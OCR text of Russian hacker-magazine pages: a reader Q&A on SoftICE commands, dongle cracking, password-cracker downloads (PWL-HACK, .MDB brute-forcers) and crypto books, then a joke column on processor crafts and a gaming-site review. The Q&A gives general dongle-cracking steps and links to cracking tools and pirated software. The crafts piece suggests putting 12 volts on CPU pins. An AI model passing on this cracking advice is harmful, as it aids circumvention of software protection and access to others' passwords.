
Я недавно стал разбираться с отладчиком SoftICE'ом (http://www.numega.com). И часть его команд мне совершенно непонятна, неизвестна. Не мог бы ты подсказать основные команды, а так же где взять по нему полную документацию?



Вначале о документации. Документация по SoftICE входит в его полную (обычную, легальную :-) поставку. Если у тебя неполная версия (к примеру, пиратская бета), то следует поискать «SoftICE User's Guide» и «SoftICE Command Reference». Естественно, обе книги в формате .PDF (читаются Acrobat Reader'ом) и, естественно, на английском языке. Но зато в них содержится полное описание всех команд, примеры их применения. По идее сию вещь можно скачать с официального ftp производителя: ftp://ftp.numega.com. У меня есть информация о том, что какой-то умелец сделал полный перевод ее на русский язык. Ищи и найдешь! ;-)
Теперь о часто используемых командах. Для получения более полной (но все же короче, чем в .PDF'е) справки воспользуйся командной «HELP» («H») или просто набирай название нужной тебе команды, и ты прочитаешь ее описание с параметрами.

Ловушки:
BPX <адрес или название экспортированной функции>
Устанавливает ловушку на исполнение кода по адресу <адрес или название экспортированной функции>. Как только комбинация регистров CS:EIP будет совпадать с этим адресом – SoftICE сразу же покажет свой экранчик. ;)
BPM <адрес>
Устанавливает ловушку на чтение, запись или обработку данных по адресу <адрес>. Можно указать размер Byte, Word, DWord. Полезно для нахождения обработки данных из памяти, когда это осуществляется нестандартными методами.
BPINT <номер прерывания> { IF [AX][AH][AL]==<значение> }
Устанавливает ловушку на прерывание <номер прерывания>. Можно установить с условием вызова этого прерывания. Синтаксис описан выше.
BPIO <номер порта>
Про команду BPIO было сказано выше в этом FAQ.
BL
Посмотреть список установленных ловушек.
BD <номер ловушки>
Выключить ловушку под номером <номер ловушки>. Можно использовать диапазоны номеров.
BE <номер ловушки>
Включить ловушку под номером <номер ловушки>. Можно использовать диапазоны номеров.
BC <номер ловушки>
Удалить ловушку под номером <номер ловушки>. Можно использовать диапазоны номеров.

Редактирование памяти:
EB/EW/ED
Редактирование дампа памяти размерностью Byte, Word, DWord
EC
Редактирование дампа памяти в окне продизассемблированного кода.



Другое:
U <адрес>
Посмотреть кусок кода по адресу <адрес>.
. (точка)
Вернуться на текущий адрес, то есть на комбинацию CS:EIP.
S <начальный адрес> L<длина> <строка данных>
Осуществляет поиск <строки данных> с <начального адреса> длиною <длина>.

Наконец-то я разобрался с IDA, и теперь мне захотелось написать... ну, допустим файл сигнатуры для компилятора, который с ее помощью не распознается. Как мне быть, никаких форматов ведь нет?

В поставку The Interactive Disassembler Pro входит IDA SDK. Как раз в этом пакете и описываются структуры всех файлов. В SDK, естественно, есть и примеры по созданию файлов-сигнатур. В принципе, IDA SDK распространяется бесплатно... с IDA. Но из-за того, что сама IDA стоит денег (и причем немалых) ;), найти SDK довольно сложно. В случае таких проблем – пиши мне. Во-первых, есть самая последняя IDA – v4.0. Во-вторых, есть SDK к ней.

Как ломаются аппаратные ключи? Ведь есть же какой-то определенный, скажем так, стандартный способ взлома?




Да, существует такой подход. Если ключ неизвестен (то есть, осмотрев его, ты не понял, кто его производитель, и не смог найти в Интернете его сайт), то приходится разбираться в протоколе общения ключа через порт принтерного адаптера (или смотря какой это порт). Для осуществления таких «разбирательств» =) на порт устанавливается ловушка, например, средствами SoftICE'а это делается следующим образом: «BPIO 378» (где 378 – это адрес порта, в данном случае – LPT1). При чтении данных из порта или при записи их в него ты сразу же оказываешься в SoftICE'е, что позволяет тебе рассмотреть, какие параметры куда и как передаются, вычленить API ключа. Это довольно сложная работа, особенно если ключ нехило наворочен. Но чаще всего название ключа становится понятным при первом же его осмотре. А по названию ключа ты сразу же узнаешь Интернет сайт производителя, откуда уж если не на халяву, то другими ;-) путями можно скачать API для работы с этим ключом.

Приведу в пример адреса известных производителей электронных ключей:
HASP dongle http://www.aks.com
HardLock dongle http://www.hardlock.com
Sentinel dongle http://www.rnbo.com
Novex, Novex Stealth dongle http://www.novex.ru
Marx dongle http://www.marx.com
Wibu-Key dongle http://www.wibu.com
KeyLok dongle http://www.keylok.com
Dinkey dongle
http://www.microcosm.co.uk/dd.htm
И т.д.

Какой общий принцип ломания кракми (crackme)?

Никакого. Разве что наличие головы и больших знаний математики в ней. Причем на достаточно хорошем уровне. А так, в принципе, нет никаких отличий между обычной программой и crackme. Crackme делаются для соревнований по знаниям, умению (нечто вроде абстрактных практических задач).

Так где же взять небезызвестный PWL-HACK???



Сколько раз уже говорил, аж устал. :) Вот тебе, держи: ftp://ftp.lipetsk.ru/incoming/PWL Hack 4.10/pwl h410 retry.rar
ftp://ftp.krylatskoe.msk.ru/incoming/PWL Hack 4.10/pwl h410.rar
ftp://ftp.ficom.ru/pwl h410.rar

Интересуют переборщики паролей для .MDB-файлов (Microsoft Access Data Base). Наверняка на просторах Интернета сие чудо есть?



Да, есть. И, кстати, на этом сайте лежит много разных переборщиков к разным программным продуктам. Тот, который нужен тебе, называется: Advanced Office 97 Password Recovery. А сайт следующий: http://andy.softclub.net.

Какие книги по криптографии, криптоанализу, защите данных и т.п. ты посоветуешь почитать, посмотреть?



Первым делом такой материал стоит искать в Интернете. Потому что найти такие книги в простых книжных магазинах почти нереально (вернее сказать, вообще нереально). Обычно это раритет. И стоят они не менее 500-900 рублей из-за своего тиража... в 300-1000 штук. Нет-нет. Тут все указано правильно. И тираж, и цена. Это я говорю про отечественные книги. Причем нормальные, рассматривающие все с математической основы, а не простая болтология, как это обычно принято. А если из зарубежных материалов, то вот небольшой списочек:

1. Albert, Burton, Jr. Codes for Kids (Whitman, 1976).
2. Albert, Burton, Jr. More Codes for Kids (Whitman, 1979).
3. B.Beckett. Introduction to cryptology (Blackwell Scientffic Publications, 1988).
4. Babson, Walt. All Kinds of Codes (Scholastic, 1976).
5. Barker, Wayne G., Manual of Cryptography (1981).
6. Barron, John, KGB: The Secret Work of Soviet Secret Agents (1973).
7. Brassard G. Modem Kryptotogy. Springer-Verlag (1988) .
8. Bruce Schneier, «Applied Cryptography: Protocols, Algorithms, and Source Code in C», John Wiley & Sons (1993).

(список из 34 наименований мы вставить не смогли =), поэтому если тебе он нужен целиком, то обратись к автору – прим. Ред.)


ФИШКИ – Вторая жизнь проца

KibiZoid attend.to/kibikibizoid@xakep.ru



entium Inside – тебе не надоел этот лозунг? Меня лично эта реклама уже достала, равно как и мониторы, "Designed for Windows 95". Pentium Outside – проц снаружи – вот лозунг настоящего хацкера! И неважно, что проц уже сгорел – это говорит только о твоем горячем темпераменте!

Фишка без номера: Проц-значок Цена: 0.33$ Хозяин: KibiZoid



Где достать/купить: Найди в Интернете старьевщика компьютеров (http://ixbt.stack.net/~x-change) и купи у него 286 матплаты с процессором на борту. Средняя цена – 1$ за килограмм. В килограмме помещаются три матери. Дальше отломай от старого значка на гвоздике тот самый гвоздик и приклей его на процессор клеем "Super Glue".



Фишка нумбер раз: Процессор-подсвечник Цена: 0,5$ Хозяин: KibiZoid



Где достать/купить: Предложи другу разогнать его старенький пень раза в два, методом повышения напряжения. На следующий день попроси у друга результат разгона – все равно ему не нужен горелый процессор! Утешения ради осталось только купить ему бутылку девятой Балтики.

Фишка нумбер два: Подставка под чайник с подогревом (4x4) цена: 7$ хозяин: KibiZoid




Где достать/купить: Итак, тут тебе нужно достать 16 процессоров. Напряги своих друзей, а лучше отправляйся на Митинский рынок в субботу утром – как зайдешь, направо и до упора. Там собираются компьютерные барахольщики. Лучше всего подходят пентиумы – у них большая поверхность, но можно взять и 486 камни. Осталось воткнуть процы в квадратный кусок туристической пенки, и подставка под чайник готова! Если ты держал в руках электрический тестер, то сумеешь найти на камне выводы питания. При заведении на них 12 вольт процессор должен начать греться как утюг – для подставки с подогревом этого более чем достаточно.

Фишка нумбер два+: Коврик для ванной с подогревом (9x9)
цена: 35$
хозяин: KibiZoid




где достать/купить: Для этой фишки необходимо достать около 80 процессоров (все зависит от размера твоего коврика). Где надыбать такую кучу камней? Тут тебе поможет только Интернет. Потусуйся по барахолкам, повесь объявы на серверах знакомств. А еще можешь обойти знакомых, которые работают в компьютерных магазинах – у них этого добра навалом. Кроме процессоров требуется основа – деревянный коврик с наклеенной на него туристической пенкой. Процессоры просто втыкаются в пенку вплотную друг к другу.

Фишка нумбер три: Обои 5'25
цена: 2$/м2
хозяин: KibiZoid




где достать/купить: На Митинском рынке закупи оптом пару сотен дискет 5'25. Или пойди в офис, где стоял старый компьютер – там тебе с радостью вручат стопку дискет высотой метра два. Дискеты нужно разрезать бритвой по краю и извлечь магнитные диски. Маленькая дырочка на них клево подходит для иголочки или гвоздя.

Последняя фишка: Визитка-компакт диск
цена: 1$*{N неудачных попыток+1}
хозяин: в розыске



где достать/купить: Покупаешь в любом компьютерном магазине стопку чистых CD болванок. Достаешь телефонную карточку и сохранившийся со школьных времен лобзик. Используя карточку как шаблон, вырежи лобзиком из болванки прямоугольник. Если вырежешь ровно, то получившаяся карточка будет вращаться в сидюке ровно и без свиста. На покоцанную болванку влезает 10-11 мегабайт инфы. Для твоих программ и фотографий места с успехом хватит! А теперь прикинь, как будут офигевать твои друзья, когда ты им покажешь ТАКОЙ сидючок!



ЗОНА ГЕЙМЕРА

Игровой RUnет


Daily Telefrag

HTTP://WWW.DAILYTELEFRAG.COM


Если не принимать в расчет отжурнальные игровые сайты, то для Москвы лидирующим является Absolute Games, а для Питера – Daily Telefrag, не так давно переродившийся из сайта ЗАВХОЗА (прежний адрес – www.quake.spb.ru). Так сложилось, что это давние конкуренты, постоянно оглядывающиеся друг на дружку в погоне за посетителями. Впрочем, полагаю, ни те, ни другие в этом открыто не признаются. Ну и не надо.
В прошлом номере мы подробно рассказали про AG. Сегодня – очередь детища легендарного ЗАВХОЗА.



Направо пойдешь – русским будешь, налево пойдешь – англичанином заделаешься...



Главная страница. Посередь нее красуется опрос: голосуй, или проиграешь!



Кладовая, однако!

Начало начал

Daily Telefrag, явившись миру 25 мая года трех перевернутых шестерок, немедленно взвился на вершины популярности и... нет, не так. Начнем с другого.
С того, что отцами-основателями DTF выступили Михаил Федоров aka ЗАВХОЗ и Александр Федоров aka GREEN. Не однофамильцы – братья. И не просто братья, а братья-близнецы.
Михаил и Александр с самого детства не сдружились. Уж так случилось, что судьба развела их, оставив настоящие братские отношения валяться на обочине. По словам Александра, любезно согласившегося ответить на заданные мною вопросы, тусовка, в которой вращался ЗАВХОЗ, сильно отличалась от той, к которой принадлежал GREEN, и отношения между ними были, мягко сказать, настороженными.
Однако направленность у обеих сторон была одинаковая, игровая, и как-то раз ЗАВХОЗ, задумавшись над дурацким положением относительно брата и, вероятно, решив как-нибудь повлиять на сложившуюся ситуацию, назвал в своей статье думовскую страничку GREEN'а самой стильной во всем Рунете. Это стало началом примирения. А где примирение, там сотрудничество.
Кто такой ЗАВХОЗ, я полагаю, все знают? Да нет, млин, это не тот в рабочем халате, который за лопатами в школе следит! ЗАВХОЗ – это человек (и типа точка), с чьим именем связан весь период тотального кваканья, да и вообще развитие игрового Рунета! Он создал и повел один из первых крупных игровых сайтов, во времена, когда слово «Интернет» только начинало вгрызаться в нашу с тобой совково-лопатную жизнь. Однако в далеком 1997 году случилось с ЗАВХОЗом пакостное несчастье – в больницу попал. Провалявшись на больничной койке полгода, он совсем расклеился, и его руки никак не доходили до клавы (а про ноги и говорить нечего). До того дошло, что его сайт стал вести совершенно ЧУЖОЙ человек. «Жизнь – дерьмо, Солнце – лампочка!» – подумал ЗАВХОЗ и запил, поставив крест на себе и на успешно начатом проекте. Слава Богу, помогли друзья, подбросили денег и поставили на ноги, а тут еще зарождающийся Daily Telefrag на горизонте той самой лампочкой засветился. Куда, собственно, GREEN его и позвал aka пригласил.
Теперь насчет GREEN'а – про него русскому народу меньше известно. Нет, он не член сообщества зеленых и даже не является депутатом от фермерских общин в индустрию игровых развлечений. Тут все началось с того, что давным-давно существовало в ФИДО сообщество 3D-геймеров, где каждый вырос на Вольфенштейне и достиг совершеннолетия в Кваке. И было это сообщество разделено на две части: первая в Москве, вторая в Питере, и обе эти части очень любили собираться вместе, пить пиво и устраивать турниры. Вот на одном из таких сборищ 3D-геймеров родилась идея создать первый в России клан – Barrel of a Gun.

Антон Лымарев aka Rosco McQueen (orandrew@cityline.ru)
DeD-21 (game@xakep.ru)

Состоял, собственно, в этом клане и наш товарищ GREEN, который являлся к тому же ведущим официальной странички клана. А новости за него там писал другой мембер – BigGun. Решил однажды GREEN прочитать новости на собственном сайте и наткнулся на размышления BigGun'а, что, мол, нет в России сайта уровня planetquake или bluesnews. Была собрана очередная туса, на которой, попив пиво и все обдумав, ребята решили сделать серьезный проект, дав ему рабочее название Daily Telefrag. А как развивалось дальше, ты и сам докумекать можешь.


Что есть такое DTF

Если тот же AG является всеохватывающим, то DTF специализируется преимущественно на трехмерных играх. Уж не в пику ли сайту ЗАВХОЗА (и потом уже после перевоплощения – DTF) создавался аналогичной направленности Nuclear Xaos, дочерний проект AG, о котором также мельком рассказывалось в прошлом номере и который сейчас, в силу произошедшего конфликта, разделился сразу на два «Ксаоса», второй из которых обрел пристанище на 3D News?.. Но мы снова отвлеклись.

Характерная черта DTF – в своеобразном отходе от игровой журналистики. Здесь нет канонических статей, строго подчиненных законам жанра обзорописания. Словно бы избран принцип «как напишется, так напишется». Все материалы и само построение сайта – в свободной манере, как будто бы люди создавали тут все под свои интересы, не заботясь о том, чтобы примериться к неким усредненным вкусам аудитории. Тут есть и плюсы, и минусы. Первые – оригинальность подхода и незакрепощенность статей. Вторые – неопределенность (на DTF трудно надеяться – хз, о чем напишут, а чего похерят) и сумбурность написания (например, когда в обзоре про саму игру еще ни фига не сказано, а автор уже соловьем про графику разливается).

Сильнейшая сторона DTF – раздел новостей. Здесь преобладает практическая информация. Мало вонизьмов о распаде и преобразовании игровых компаний, зато тучи линков на различные патчи-демки, любопытные материалы в Сети и множественное прочее. Встречается и вообще неигровая инфа. Я, честно говоря, был приятно удивлен, когда прочитал в новостях заголовок «Россия – Украина 1:1». Какая боль, какая боль... тьфу, гол мне в поясницу, опять не в ту степь понесло! Ты там меня одергивай, что ли?.. В общем, продолжим.

Оборотной стороной новостей, как мне показалось, являются разделы «Галерея» (картинки по играм) и «Файлы». В последнем можно отыскать свежие демки, ролики, патчи и всякоразную полезную файлу игрового профиля. Кстати, приятно: все содержимое разделов хранится непосредственно на сервере DTF, а как следствие, мерзопакости с неработающими линками здесь исключены.



Галерея. Видит око, что зуб после релиза иметь будет.

